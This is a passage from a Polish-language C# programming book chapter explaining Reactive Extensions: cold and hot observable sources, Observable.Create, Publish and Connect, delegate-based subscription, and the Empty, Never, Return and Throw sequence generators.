Ogólnie rzecz biorąc, zimne obserwowe źródło będzie miało dostęp do jakiegoś źródła informacji, które na żądanie będą przekazywane do subskrybentów. W przykładzie przedstawionym na [Przykład 11-3](#) tym „źródłem” były dwa podane na stałe łańcuchy znaków. [Przykład 11-5](#) przedstawia nieco bardziej interesujący przykład źródła tego rodzaju, które odczytuje wiersze tekstu z pliku i dostarcza je subskrybentom.

#### Przykład 11-5. Zimne źródło udostępniające zawartość pliku

```
public class FilePusher : IObservable<string>
{
    private string _path;
```

```

public FilePusher(string path)
{
    _path = path;
}

public IDisposable Subscribe(IObserver<string> observer)
{
    using (var sr = new StreamReader(_path))
    {
        while (!sr.EndOfStream)
        {
            observer.OnNext(sr.ReadLine());
        }
    }
    observer.OnCompleted();
    return EmptyDisposable.Instance;
}

private class EmptyDisposable : IDisposable
{
    public static EmptyDisposable Instance = new EmptyDisposable();
    public void Dispose()
    {
    }
}
}

```

---

Podobnie jak poprzedni, także i ten przykład nie reprezentuje źródła zwracającego informacje na bieżąco, lecz takie, które rozpoczyna działanie dopiero po rozpoczęciu subskrypcji, niemniej jednak jest ono nieco bardziej interesujące od poprzedniego, przedstawionego na [Przykład 11-3](#). To źródło wywołuje obserwatora, gdy tylko pobierze kolejny wiersz z pliku, a zatem choć moment rozpoczęcia działania zależy od subskrybenta, to jednak tempo zwracania danych określa samo źródło. Podobnie jak w poprzednim przykładzie, także i to źródło dostarcza wszystkie elementy do obserwatora w trakcie wywołania metody `Subscribe` w ramach tego samego wątku; jednak stosunkowo proste byłoby zmodyfikowanie tego przykładu w taki sposób, by kod odczytujący dane z pliku działał w osobnym wątku bądź też by korzystał z jednej z technik asynchronicznych (takich jak te przedstawione w [Rozdział 18.](#)), zapewniając w ten sposób możliwość zakończenia metody `Subscribe` jeszcze przed wykonaniem całej pracy (w takim przypadku zapewne chcielibyśmy napisać nieco bardziej interesującą implementację interfejsu `IDisposable` zapewniającą obserwatorowi przerwanie subskrypcji). To wciąż byłoby zimne źródło, gdyż korzysta ono z ukrytego zbioru danych, który może przejrzeć od początku do końca dla każdego kolejnego subskrybenta.

Przykład przedstawiony na [Przykład 11-5](#) nie jest jednak kompletny — nie obsługuje bowiem błędów, jakie mogą się pojawić podczas odczytu danych z pliku. Trzeba zatem przechwytywać potencjalne wyjątki i wywoływać metodę `OnError` obserwatora. Niestety nie jest to takie proste i nie może ograniczyć się do umieszczenia całej pętli wewnątrz jednego bloku `try`, ponieważ w takim przypadku blok `try` przechwytywałby także wyjątki zgłasiane w metodzie `OnNext` obserwatora. Gdyby taki wyjątek się pojawił, powinniśmy pozwolić mu propagować w górę stosu wywołań — powinniśmy bowiem obsługiwać tylko te wyjątki, które pojawiają się w tych miejscach kodu, w których ich oczekujemy. Taki wymóg nieco komplikuje nasz kod. W przykładzie przedstawionym na [Przykład 11-6](#) cały kod korzystający z obiektu `FileStream` został umieszczony wewnątrz bloku `try`, jednak zapewnia on, że wszystkie wyjątki zgłoszone przez obserwatora będą propagowały w górę stosu wywołań, gdyż ich obsługa nie jest naszym zadaniem.

#### Przykład 11-6. Obsługa błędów systemu plików, lecz nie błędów obserwatora

```
public IDisposable Subscribe(IObserver<string> observer)
{
    StreamReader sr = null;
    string line = null;
    bool failed = false;

    try
    {
        while (true)
        {
            try
            {
                if (sr == null)
                {
                    sr = new StreamReader(_path);
                }
                if (sr.EndOfStream)
                {
                    break;
                }
                line = sr.ReadLine();
            }
            catch (IOException x)
            {
                observer.OnError(x);
                failed = true;
                break;
            }

            observer.OnNext(line);
        }
    }
```

```

    }
    finally
    {
        if (sr != null)
        {
            sr.Dispose();
        }
    }
    if (!failed)
    {
        observer.OnCompleted();
    }
    return EmptyDisposable.Instance;
}

```

Jeśli podczas odczytu danych z pliku pojawi się jakikolwiek wyjątek, zostanie on przekazany do metody `OnError` obserwatora — w ten sposób powyższe źródło używa wszystkich trzech metod interfejsu `IObserver<T>`.

## Implementacja źródeł ciepłych

Źródła ciepłe informują wszystkich bieżących subskrybentów o wartościach, gdy stają się one dostępne. Oznacza to, że każde źródło tego rodzaju musi dysponować informacjami o obserwatorach, którzy rozpoczęli subskrypcję. W przypadku takich źródeł subskrypcje i powiadomienia są od siebie oddzielone w sposób, który zazwyczaj nie występuje w źródłach zimnych.

**Przykład 11-7** przedstawia źródło generujące powiadomienia po każdym naciśnięciu klawisza; jak na źródło ciepłe jest ono wyjątkowo proste. Źródło to używa jednego wątku, zatem nie musi podejmować żadnych szczególnych kroków, by zapobiec nakładaniu się wywołań. Nie przekazuje także informacji o błędach, zatem nie musi wywoływać metody `OnError` obserwatorów. I w końcu źródło działa nieprzerwanie, zatem nie musi wywoływać metody `OnCompleted`. A pomimo to i tak jest ono stosunkowo złożone. (Na szczęście wszystkie te rozwiązania stają się znacznie prostsze, kiedy już pozna się wsparcie, jakie zapewnia biblioteka Rx — na razie są one stosunkowo złożone, ponieważ ograniczamy się do wykorzystania dwóch podstawowych interfejsów).

### Przykład 11-7. Źródło `IObservable<T>` monitorujące naciśnięcie klawiszy

```

public class KeyWatcher : IObservable<char>
{
    private readonly List<Subscription> _subscriptions = new List<Subscription>();

    public IDisposable Subscribe(IObserver<char> observer)
    {
        var sub = new Subscription(this, observer);

```

```

        _subscriptions.Add(sub);
        return sub;
    }

    public void Run()
    {
        while (true)
        {
            char c = Console.ReadKey(true).KeyChar;
            // Pętla operuje po tablicy reprezentującej listę subskrybentów,
            // aby zapewnić obsługę anulowania subskrypcji w trakcie rozsyłania
            // powiadomień.
            foreach (Subscription sub in _subscriptions.ToArray())
            {
                sub.Observer.OnNext(c);
            }
        }
    }

    private void RemoveSubscription(Subscription sub)
    {
        _subscriptions.Remove(sub);
    }

    private class Subscription : IDisposable
    {
        private KeyWatcher _parent;
        public Subscription(KeyWatcher parent, IObservable<char> observer)
        {
            _parent = parent;
            Observer = observer;
        }

        public IObservable<char> Observer { get; private set; }

        public void Dispose()
        {
            if (_parent != null)
            {
                _parent.RemoveSubscription(this);
                _parent = null;
            }
        }
    }
}

```

W powyższym przykładzie zdefiniowana została klasa zagnieżdzona o nazwie **Subscription**, używana do przechowywania informacji o wszystkich

obserwatorach, którzy rozpoczęli subskrypcję. Stanowi ona jednocześnie implementację interfejsu `IDisposable`, którą ma zwracać metoda `Subscribe`. Źródło tworzy nową instancję tej klasy zagnieździonej i dodaje ją do listy bieżących subskrybentów w wywołaniu metody `Subscribe`. Później w przypadku wywołania metody `Dispose` instancja ta usuwa samą siebie z listy subskrybentów przechowywanej przez źródło.

Zgodnie z ogólną zasadą przyjętą w .NET dla wszystkich obiektów implementujących interfejs `IDisposable`, które zostały utworzone w naszym imieniu, powinniśmy wywołać metodę `Dispose`. Jednak w przypadku Rx zazwyczaj nie zwalniamy w ten sposób obiektów reprezentujących subskrypcje; dlatego też jeśli zaimplementujemy podobny obiekt, to nie powinniśmy oczekwać, że zostanie on zwolniony. Zazwyczaj nie jest to potrzebne, gdyż biblioteka Rx przeprowadza takie porządkи za nas. W odróżnieniu od zwyczajnych zdarzeń i delegatów w .NET Framework źródła obserwowlane kończą się w jednoznaczny sposób, a w takim momencie wszelkie zasoby przydzielone subskrybentom mogą zostać zwolnione. Nie dzieje się to w przedstawionym przykładzie, gdyż korzysta on z naszych własnych implementacji podstawowych interfejsów Rx, jednak biblioteka Rx robi to, jeśli tylko korzystamy z dostarczanych przez nią implementacji źródeł i subskrybentów. Jedynym przypadkiem, kiedy możemy normalnie zwolnić subskrypcję, jest sytuacja, w której chcemy ją przerwać przed wyczerpaniem się źródła.

### PODPOWIEDŹ

Nie musimy zapewniać, że obiekt zwrócony przez metodę `Subscribe` pozostanie osiągalny. Jeśli nie jest nam potrzebna możliwość wcześniejszego anulowania subskrypcji, można go po prostu zignorować i nie będzie mieć żadnego znaczenia, czy mechanizm odzyskiwania pamięci wcześniej go usunie, gdyż żadna z implementacji interfejsu `IDisposable`, które Rx udostępnia w celu reprezentacji subskrypcji, nie dysponuje finalizatorami. (I choć zazwyczaj nie implementujemy ich samodzielnie — przykłady zamieszczone w tej książce mają jedynie pokazywać, jak te implementacje działają — to jeśli jednak zdecydujemy się to zrobić, powinniśmy przyjąć takie samo rozwiązanie: nie implementować finalizatora w klasie reprezentującej subskrypcję).

Klasa `KeyWatcher` przedstawiona na [Przykład 11-7](#) dysponuje metodą `Run`. Nie jest to standardowa możliwość Rx, a jedynie pętla, która pozwala nam oczekiwac na kolejne naciśnięcia klawiszy — to źródło nie będzie generować żadnych powiadomień, jeśli nikt nie wywoła tej metody. Za każdym razem, gdy pętla pobierze kolejne naciśnięcie klawisza, dla każdego aktualnie zarejestrowanego obserwatora wywoływana jest metoda `OnNext`. Należy zwrócić uwagę, że tworzona jest przy tym kopia listy subskrybentów (poprzez wywołanie metody `ToArray`,

stanowiącej najprostszy sposób skłonienia sekwencji `List<T>` do stworzenia kopii swojej zawartości), gdyż jest całkiem prawdopodobne, że podczas wykonywania metody `OnNext` jeden z obserwatorów może się zdecydować na przerwanie subskrypcji, a to oznacza, że gdyby do pętli `foreach` została przekazana sama lista, to zostałby zgłoszony wyjątek. Stałoby się tak dlatego, że listy nie pozwalają na dodawanie ani usuwanie elementów podczas trwania iteracji. (W rzeczywistości nawet stworzenie kopii listy nie jest wystarczającym zabezpieczeniem. Właściwie należałoby sprawdzać, czy każdy z obserwatorów w tablicy wciąż jest zarejestrowanym subskrybentem, a dopiero potem wywoływać jego metodę `OnNext`. Może się bowiem zdarzyć, że jeden z obserwatorów zdecyduje się usunąć subskrypcję innego obserwatora. Na razie powstrzymamy się przed wywoływaniem takich awarii, gdyż w dalszej części rozdziału cały ten kod zastąpimy znacznie solidniejszą implementacją źródła dostarczaną przez samą bibliotekę Rx).

Pod względem sposobu użycia to ciepłe źródło jest bardzo podobne do przedstawionego wcześniej źródła zimnego. Aby z niego skorzystać, należy utworzyć obiekt `KeyWatcher` oraz dodatkową instancję klasy obserwatora (choć w tym przypadku argumentem typu musi być `char`, gdyż to źródło generuje znaki, a nie łańcuchy znaków). Ponieważ źródło nie generuje elementów aż do uruchomienia pętli monitorującej, należy także rozpocząć jego działanie, wywołując metodę `Run`, tak jak to zrobiono na [Przykład 11-8](#).

#### Przykład 11-8. Dołączanie obserwatora do źródła

```
var source = new KeyWatcher();
var sub = new MySubscriber<char>();
source.Subscribe(sub);
source.Run();
```

W efekcie wykonania powyższego fragmentu kodu aplikacja będzie oczekiwana na naciśnięcie klawiszy, a jeśli naciśniemy na przykład klawisz z literą *m*, to obserwator (przedstawiony na [Przykład 11-2](#)) wyświetli komunikat o treści: **Odebrana wartość: m.** (A ponieważ działanie tego źródła nigdy się nie kończy, zatem także jego metoda `Run` nigdy nie zostanie zakończona).

Może się zdarzyć, że będziemy musieli posługiwać się kombinacją źródeł ciepłych i zimnych. Co więcej, niektóre zimne źródła posiadają niektóre cechy charakterystyczne dla źródeł ciepłych. Na przykład wyobraźmy sobie źródło generujące komunikaty alarmowe; całkiem sensownym rozwiązaniem mogłoby się okazać zaimplementowanie go w taki sposób, by gromadziło wszystkie komunikaty, abyśmy nie przegapili żadnego z nich, nawet jeśli został zgłoszony pomiędzy momentem utworzenia źródła i rozpoczęcia subskrypcji. A zatem byłoby to źródło zimne — każdy nowy subskrybent otrzymałyby wszystkie zarejestrowane

wczesniej zdarzenia — jednak od momentu odczytania starszych zdarzeń dalszy sposób działania przypominałby źródła ciepłe, gdyż każde nowe zdarzenie byłoby rozsyłane do wszystkich aktualnie zarejestrowanych subskrybentów. Jak się przekonasz na podstawie dalszej części rozdziału, biblioteka Rx udostępnia różne sposoby mieszanego i dostosowywania działania obu tych rodzajów źródeł.

Choć znajomość tego, co powinny robić źródła oraz obserwatorzy, jest przydatna, to jednak bardziej efektywnym rozwiązaniem będzie wykorzystanie biblioteki Rx i użycie jej możliwości do wykonywania wszystkich podstawowych działań; dlatego też teraz pokażę, jak można pisać źródła oraz obserwatorów, nie korzystając z dwóch podstawowych interfejsów, lecz z wersji biblioteki Rx, którą można pobrać ze strony projektu.

## Publikowanie i subskrypcja z wykorzystaniem delegatów

W przypadku korzystania z bibliotek Rx pobieranych z WWW nie ma potrzeby samodzielnego implementowania interfejsów `IObservable<T>` oraz `IObserver<T>`. Biblioteki te udostępniają bowiem kilka ich wbudowanych implementacji. Niektóre z nich są adapterami stanowiącymi pomost pomiędzy innymi reprezentacjami asynchronicznymi generowanymi źródłem. Inne stanowią natomiast opakowania dla istniejących strumieni, których zawartość można obserwować. Jednak te narzędzia pomocnicze nie służą jedynie do adaptacji i korzystania z istniejących klas.

Pomagają także w pisaniu kodu, który tworzy nowe elementy lub działa jako ich ostateczne miejsce docelowe. Najprostsze z tych narzędzi udostępniają API bazujące na wykorzystaniu delegatów i służące do tworzenia obserwowlanych strumieni i korzystania z nich.

### Tworzenie źródła przy wykorzystaniu delegatów

Jak można się było przekonać na podstawie niektórych z poprzednich przykładów, choć `IObservable<T>` jest prostym interfejsem, to jednak implementujące go źródła muszą wykonywać stosunkowo dużo pracy, by przechowywać informacje o subskrybentach i zarządzać nimi. A nawet nie mieliśmy jeszcze okazji dokładnie poznać niezbędnych rozwiązań. Jak się dowiesz z podrozdziału „„Mechanizmy szeregujące””, źródło niejednokrotnie będzie musiało wykonywać dodatkowe działania, by zagwarantować właściwą integrację z mechanizmami wielowątkowymi wykorzystywanymi przez Rx. Na szczęście Rx jest w stanie wykonać część tej pracy za nas. Przykład 11-9 pokazuje, w jaki sposób można skorzystać ze statycznej metody `Create` klasy `Observable`, by zaimplementować zimne źródło. (Każde wywołanie metody `GetFilePusher` spowoduje utworzenie nowego źródła, a zatem jest to w rzeczywistości metoda wytwórcza).

### Przykład 11-9. Źródło obserwowałe wykorzystujące delegaty

```
public static IObservable<string> GetFilePusher(string path)
{
    return Observable.Create<string>(observer =>
    {
        using (var sr = new StreamReader(path))
        {
            while (!sr.EndOfStream)
            {
                observer.OnNext(sr.ReadLine());
            }
        }
        observer.OnCompleted();
        return () => { };
    });
}
```

Powyższy przykład ma takie samo zastosowanie co kod z [Przykład 11-5](#) — tworzy obserwowałe źródło, które udostępnia subskrybentom każdy kolejny wiersz pliku. (Podobnie jak w przypadku przykładu z [Przykład 11-5](#), także i tutaj zrezygnowałem z kodu obsługi błędów, by poprawić przejrzystość przykładu. Jednak w praktyce błędy należałoby generować tak samo jak w przykładzie z [Przykład 11-6](#)).

Podstawowy kod jest taki sam jak wcześniej, jednak dzięki temu, że Rx udostępnia implementację interfejsu `IObservable<T>`, udało się nam stworzyć źródło, pisząc tylko jedną metodę, a nie całą klasę. Za każdym razem, gdy nowy obserwator rozpoczyna subskrypcję, Rx wywołuje metodę zwrotną przekazaną w wywołaniu metody `Create`. A zatem jedynym, co nam pozostaje, jest napisanie kodu generującego poszczególne elementy. Oprócz tego, że nie potrzeba nam już zewnętrznej klasy implementującej interfejs `IObservable<T>`, udało się nam także uniknąć tworzenia wewnętrznej klasy implementującej interfejs `IDisposable` — metoda `Create` pozwala na zwracanie delegatu `Action` zamiast obiektu i wywoła go, jeśli subskrybent zdecyduje się na przerwanie subskrypcji. Ponieważ nasza metoda nie kończy się, póki nie zwróci wszystkich elementów, zatem nie ma niczego, co moglibyśmy zrobić podczas anulowania subskrypcji, dlatego też zwracamy metodę pustą.

A zatem udało się nam napisać nieco mniej kodu niż w przykładzie z [Przykład 11-5](#), jednak oprócz uproszczenia implementacji metoda `Observable.Create` wykonała dla nas jeszcze dwie dodatkowe czynności, które nie tak łatwo zauważyc, analizując powyższy kod.

Przede wszystkim jeśli subskrybent dosyć szybko zdecyduje się na przerwanie subskrypcji, to powyższy kod zapewni prawidłowe przerwanie wysyłania kolejnych elementów i to pomimo że nie napisaliśmy żadnego kodu, który by to obsługiwał.

Kiedy obserwator rozpoczyna subskrypcję źródła tego typu, Rx nie przekazuje implementacji interfejsu `IObservable<T>` bezpośrednio do naszej metody zwrotnej. Argument `observer` stosowany w zagnieżdżonej metodzie z [Przykład 11-9](#) odwołuje się do przekazanego przez bibliotekę Rx opakowania. Jeśli faktyczny obserwator zdecyduje się przerwać subskrypcję, to opakowanie to automatycznie przerwie przekazywanie powiadomień. Nasza pętla wciąż będzie odczytywać kolejne wiersze pliku nawet po tym, gdy subskrybent przestał je odbierać — niewątpliwie jest to marnotrawstwo, jednak przynajmniej subskrybent nie będzie już odbierał elementów po prośbie o przerwanie subskrypcji. (Można się zastanawiać, jakim cudem subskrybent w ogóle będzie mieć szansę przekazania takiej prośby, skoro nasza metoda nie oddaje sterowania aż do momentu zakończenia działania). Jednak w rozwiązaniach wielowątkowych istnieje możliwość otrzymania implementacji interfejsu `IDisposable` reprezentującej subskrypcję i zwracanej przez Rx jeszcze przez zakończeniem wykonywania naszej pętli).

Z biblioteki Rx można także korzystać w połączeniu z innymi asynchronicznymi możliwościami języka C# (a konkretnie: słowami kluczowymi `async` oraz `await`), by implementować rozwiązania analogicznego do tego z [Przykład 11-9](#), które nie tylko będą bardziej efektywnie obsługiwały anulowanie subskrypcji, lecz także zapewnią możliwość asynchronicznego odczytu danych z pliku, dzięki czemu operacja subskrypcji nie będzie blokowała działania wątku. Choć takie rozwiązanie jest znaczco bardziej wydajne, to jednak sam kod będzie niemal identyczny. Asynchroniczne możliwości języka zostały opisane dopiero w [Rozdział 18.](#), a zatem kod przedstawiony na [Przykład 11-10](#) może nie być dla Ciebie w całości zrozumiały, niemniej jednak zamieszczam go tu na wypadek, gdyby ktoś był zainteresowany. Zmodyfikowane wiersze kodu zostały wyróżnione pogrubieniem. (Także w tym przykładzie brakuje kodu obsługi błędów. Metody asynchroniczne mogą obsługiwać wyjątki praktycznie tak samo jak metody synchroniczne, a zatem obsługę błędów można zaimplementować w taki sam sposób jak w przykładzie z [Przykład 11-6](#)).

### Przykład 11-10. Źródło asynchroniczne

```
public static IObservable<string> GetFilePusher(string path)
{
    return Observable.CreateAsync<string>(async (observer, cancel) =>
    {
        using (var sr = new StreamReader(path))
        {
            while (!sr.EndOfStream && !cancel.IsCancellationRequested)
            {
                observer.OnNext(await sr.ReadLineAsync());
            }
        }
    });
}
```

```
        observer.OnCompleted();
        return () => { };
    });
}
```

Drugą rzeczą, którą w niezauważalny sposób robi dla nas metoda

`Observable.Create`, jest to, że w niektórych sytuacjach wykorzysta ona system szeregujący biblioteki Rx, by wykonywać nasz kod za pośrednictwem kolejki zadań, a nie wywoływać go bezpośrednio. Może to pozwolić na uniknięcie zakleszczeń w sytuacjach, gdy różne obserwowalne źródła są łączone w sekwencję. Więcej informacji o mechanizmach szeregujących można znaleźć w dalszej części rozdziału.

**Przykład 11-9** przedstawia zimne źródło — czyli źródło reprezentuje pewien istniejący zbiór elementów, którego cała zawartość jest udostępniana osobno każdemu z subskrybentów. Źródła ciepłe działają w inny sposób — publikują bieżące zdarzenia do wszystkich subskrybentów — a bazujący na delegatach model działania metody `Observer.Create` nie zaspokaja bezpośrednio ich potrzeb, gdyż przekazany delegat jest w nim wywoływany raz dla każdego subskrybenta. Jednak biblioteki Rx mogą nam pomóc także i w tym przypadku.

Rx udostępnia bowiem metodę rozszerzenia `Publish` dla typu `IObservable<T>`, która została zdefiniowana w klasie `Observable` należącej do przestrzeni nazw `System.Reactive.Linq`. Ma ona służyć do obsługi źródeł, dla których metoda subskrypcji (czyli delegat przekazywany do metody `Observable.Create`) ma być wywoływana tylko jeden raz, lecz do których chcemy mieć możliwość dołączania wielu subskrybentów — cała logika rozgłaszenia jest obsługiwana za nas przez bibliotekę. Precyzyjnie rzecz ujmując, źródło umożliwiające tylko jedną subskrypcję jest bardzo ograniczone, jednak fakt ten nie ma większego znaczenia, jeśli możemy go ukryć, posługując się metodą `Publish`, zatem możemy jej używać jako sposobu implementacji źródeł ciepłych. **Przykład 11-11** pokazuje, w jaki sposób można stworzyć źródło dające takie same możliwości co klasa `KeyWatcher` z **Przykład 11-7**.

### Przykład 11-11. Źródło ciepłe wykorzystujące delegaty

```
IObservable<char> singularHotSource = Observable.Create(
    (Func<IObserver<char>, IDisposable>) (obs =>
{
    while (true)
    {
        obs.OnNext(Console.ReadKey(true).KeyChar);
    }
}));
```

```
IConnectableObservable<char> keySource = singularHotSource.Publish();
keySource.Subscribe(new MySubscriber<char>());
keySource.Subscribe(new MySubscriber<char>());
```

Metoda `Publish` nie wywołuje od razu metody `Subscribe` na rzecz źródła. Nie robi tego także, kiedy po raz pierwszy dołączymy subskrybenta do zwróconego przez nią źródła. A zatem do momentu, kiedy cały kod z [Przykład 11-11](#) zostanie wykonany, pętla odczytująca naciskane klawisze nie będzie jeszcze działać. Opublikowane źródło należy poinformować, kiedy powinno rozpoczęć działanie.

Warto zwrócić uwagę, że metoda `Publish` zwraca obiekt typu

`IConnectableObserver<T>`. Interfejs ten dziedziczy po interfejsie `IObservable<T>` oraz dodaje do niego jedną metodę — `Connect`. Interfejs ten reprezentuje źródło, które nie rozpocznie działania, póki mu nie każemy tego zrobić; zostało ono zaprojektowane w taki sposób, by pozwalało nam podłączyć wszystkich subskrybentów przed rozpoczęciem pracy. Wywołanie metody `Connect` na rzecz źródła zwróconego przez metodę `Publish` spowoduje, że rozpocznie ono subskrypcję naszego oryginalnego źródła, co z kolei spowoduje wywołanie metody zwrotnej subskrypcji przekazanej w wywołaniu metody `Observable.Create` i obsługującej pętlę odczytującą naciskane klawisze. W efekcie wywołanie metody `Connect` ma taki sam efekt co wywołanie metody `Run` z przykładu przedstawionego na [Przykład 11-7](#).

### PODPOWIEDŹ

Wywołanie metody `Connect` zwraca obiekt `IDisposable`. Zapewnia on możliwość przerwania połączenia w późniejszym czasie — czyli zrezygnowania z subskrypcji faktycznego źródła. (Jeśli nie wywołamy tej metody, zwrócone przez metodę `Publish` obserwowalne źródło, do którego możemy się podłączyć, wciąż będzie dysponowało subskrypcją faktycznego źródła, nawet kiedy wywołamy metody `Dispose` poszczególnych końcowych subskrybentów.

Połączenie korzystającej z delegatów metody `Observable.Create` oraz możliwości rozsyłania grupowego, jakie daje metoda `Publish`, pozwoliło nam odrzucić niemal cały kod z [Przykład 11-7](#), z wyjątkiem samej pętli generującej elementy, jednak nawet ją mogliśmy uprościć. Jednak możliwość usunięcia niemal 80% kodu to jeszcze nie wszystko. Powyższy przykład będzie także lepiej działał — metoda `Publish` pozwala bowiem na obsługę subskrybentów przez bibliotekę Rx, która będzie prawidłowo reagować na wszystkie dziwne sytuacje, w których subskrybenci rezygnują z subskrypcji w trakcie przesyłania powiadomień.

Oczywiście biblioteki Rx pomagają nam nie tylko w pisaniu źródeł — ułatwiają także tworzenie subskrybentów.

## Subskrybowanie obserwowań źródeł przy użyciu delegatów

Na podstawie poprzedniego punktu można się było przekonać, że wcale nie trzeba tworzyć własnej implementacji interfejsu `IObservable<T>`; analogicznie nie trzeba wcale implementować interfejsu `IObserver<T>`. Nie zawsze będą nas obchodzić wszystkie trzy metody tego interfejsu — klasa `KeyWatcher` z [Przykład 11-7](#) nigdy nawet nie wywołuje metod `OnCompleted` ani `OnError`, gdyż działa w nieskończoność i nie wykrywa żadnych błędów. A nawet jeśli będziemy potrzebowali wszystkich trzech metod, to wcale nie jest powiedziane, że będziemy chcieli w tym celu tworzyć odrębny typ. Dlatego też biblioteki Rx udostępniają metody rozszerzeń, które mają za zadanie ułatwiać nawiązywanie subskrypcji; wszystkie te metody zostały zdefiniowane w klasie `ObservableExtensions` należącej do przestrzeni nazw `System`.

Większość plików źródłowych C# zawiera dyrektywę `using System;`, a zatem zdefiniowane w niej metody rozszerzeń zazwyczaj będą dostępne zawsze, jeśli tylko w projekcie zostaną utworzone odpowiednie odwołania do pobranych bibliotek Rx. Istnieje kilka przeciążonych wersji metody `Subscribe` dostępnej dla wszystkich implementacji `IObservable<T>`. Przykład użycia jednej z nich został przedstawiony na [Przykład 11-12](#).

### Przykład 11-12. Subskrypcja bez implementowania interfejsu `IObserver<T>`

```
var source = new KeyWatcher();
source.Subscribe(value => Console.WriteLine("Odebrana wartość: " + value));
source.Run();
```

Ten przykład zapewnia takie same efekty co kod z [Przykład 11-8](#). Niemniej jednak dzięki zastosowaniu tego rozwiązania nie jest już nam potrzebna większość kodu z [Przykład 11-2](#). Przy użyciu tej metody rozszerzenia `Subscribe` Rx udostępnia nam implementację interfejsu `IObserver<T>` i jedną czynnością, jaka nam pozostaje, jest podanie metody obsługującej interesujące nas powiadomienia.

Przeciążona wersja metody `Subscribe` zastosowana w przykładzie z [Przykład 11-12](#) wymaga przekazania delegatu typu `Action<T>`, gdzie `T` jest typem elementów źródła `IObservable<T>`; w naszym przypadku `T` jest typem `char`. Nasze przykładowe źródło nie udostępnia żadnych powiadomień o błędach ani nie używa metody `OnCompleted`, by powiadomić o wyczerpaniu się elementów; jednak wiele źródeł używa tych metod, dlatego też istnieją trzy przeciążone wersje metody `Subscribe` umożliwiające ich określanie. Jedna z nich pobiera dodatkowy delegat typu `Action<Exception>` służący do obsługi błędów. Druga ma drugi argument

typu `Action` (czyli w wersji bezargumentowej), dzięki czemu pozwala obsługiwać powiadomienia o zakończeniu. W końcu trzecia wersja metody umożliwia podanie trzech delegatów — metody zwrotnej wywoływanej dla poszczególnych elementów, metody obsługującej wyjątki oraz metody obsługującej zakończenie.

### PODPOWIEDŹ

Jeśli w przypadku korzystania z obsługi subskrypcji bazującej na delegatach nie podamy procedury obsługi wyjątków, natomiast źródło korzysta z metody `OnError`, to implementacja interfejsu `IObserver<T>` udostępniana przez bibliotekę Rx zgłosi wyjątek, by nie dopuścić do tego, że nie zostanie on zauważony. Źródło z [Przykład 11-5](#) wywołuje metodę `OnError` wewnątrz bloku `catch`, w którym są obsługiwane błędy wejścia-wyjścia, a jeśli rozpoczęmy jego subskrypcję, korzystając z rozwiązania z [Przykład 11-12](#), to okaże się, że wywołanie metody `OnError` spowoduje ponowne zgłoszenie wyjątku `IOException` — ten sam wyjątek zostanie zgłoszony dwa razy pod rząd — raz przez obiekt `StreamReader` oraz drugi raz przez implementację `IObserver<T>` dostarczoną przez Rx. Ponieważ w tym czasie będziemy już w bloku `catch` z [Przykład 11-5](#) (a nie w bloku `try`), zatem to drugie zgłoszenie wyjątku spowoduje, że pojawi się on w metodzie `Subscribe` i zostanie obsłużony bądź to na wyższym poziomie stosu wywołań, bądź spowoduje awarię aplikacji.

Istnieje jeszcze jedna przeciążona wersja metody rozszerzenia `Subscribe`, która nie pobiera żadnych argumentów. Powoduje ona rozpoczęcie subskrypcji źródła, lecz nie robi niczego z generowanymi przez nie elementami. (Podobnie jak pozostałe przeciążone wersje tej metody, które nie pobierają metody obsługującej błędy, także i ta wszelkie wyjątki będzie ponownie zgłaszać do źródła). Ta metoda mogłaby być użyteczna, gdybyśmy dysponowali źródłem, które robi coś ważnego jako efekt uboczny nawiązywania subskrypcji, choć najlepiej jest unikać takich rozwiązań, o ile tylko jest to możliwe.

## Generator sekwencji

Biblioteka Rx definiuje kilka metod, które są w stanie generować nowe sekwencje, nie wymagając przy tym żadnych niestandardowych typów ani metod zwrotnych. Zostały one zaprojektowane z myślą o określonych sytuacjach, takich jak konieczność użycia sekwencji jednoelementowej, sekwencji pustej, bądź z myślą o zastosowaniu sekwencji o określonych wzorcach. Wszystkie one są metodami statycznymi zdefiniowanymi w klasie `Observable`.

### Empty

Metoda `Observable.Empty<T>` przypomina metodę `Enumerable.Empty<T>` dostawcy *LINQ to Objects*, która została przedstawiona w [Rozdział 10](#): generuje ona sekwencję pustą. (Oczywiście różnica pomiędzy nimi polega na tym, że w tym przypadku generowana jest pusta sekwencja implementująca interfejs

`IObservable<T>`, a nie `IEnumerable<T>`). Podobnie jak w przypadku metody dostawcy *LINQ to Objects*, także i ta jest przydatna w razie korzystania z API wymagających użycia obserwowlanego źródła, które nie dysponuje żadnymi elementami, które mogłyby zwracać.

Kiedy obserwator rozpoczęcie subskrypcję sekwencji `Observable.Empty<T>`, natychmiast zostanie wywołana jego metoda `OnCompleted`.

## Never

Metoda `Observable.Never<T>` generuje sekwencję, która nigdy niczego nie robi — nie generuje żadnych elementów, a w odróżnieniu od sekwencji pustej nie wywołuje także metody `OnCompleted`. (Zespół pracujący nad biblioteką Rx rozważał nadanie jej nazwy `Infinite<T>` dla podkreślenia faktu, że sekwencja ta nie tylko nie generuje żadnych elementów, lecz także nigdy się nie kończy). Metoda ta nie ma żadnego odpowiednika w *LINQ to Objects*. Gdybyśmy chcieli napisać jej odpowiednik dla interfejsu `IEnumerable<T>`, to byłaby to metoda, która blokuje działanie kodu podczas próby pobrania pierwszego elementu. W świecie elementów pobieranych na żądanie, w jakim działa dostawca *LINQ to Objects*, takie rozwiązanie nie byłoby przydatne, gdyż powodowałoby zablokowanie wywołującego wątku aż do końca istnienia procesu. Jednak w reaktywnym świecie Rx źródła nie blokują wątków tylko dlatego, że aktualnie nie generują żadnych elementów, dlatego też metoda `Never` nie ma aż tak katastrofalnych konsekwencji. Może ona być całkiem pomocna w razie korzystania z niektórych operatorów, które zostaną przedstawione w dalszej części rozdziału i które używają implementacji interfejsu `IObservable<T>` do reprezentacji czasu trwania. Metoda `Never` może bowiem reprezentować działalność, która ma być wykonywana w nieskończoność.

## Return

Metoda `Observable.Return<T>` pobiera jeden argument i zwraca obserwowlaną sekwencję, która bezzwłocznie generuje tę przekazaną wartość i zostaje zakończona. Jest to źródło zimne — można rozpoczęć jego subskrypcję dowolnie wiele razy, a każdy subskrybent otrzyma tę samą wartość.

## Throw

Metoda `Observable.Throw` pobiera jeden argument typu `Exception` i zwraca obserwowlaną sekwencję, która dla każdego zarejestrowanego subskrybenta natychmiast przekazuje wyjątek do metody `OnError`. Podobnie jak metoda `Return`, także i ta stanowi źródło zimne, pozwalające na rozpoczęcie subskrypcji dowolną liczbę razy i wykonujące dokładnie te same operacje dla każdego subskrybenta.

## Range

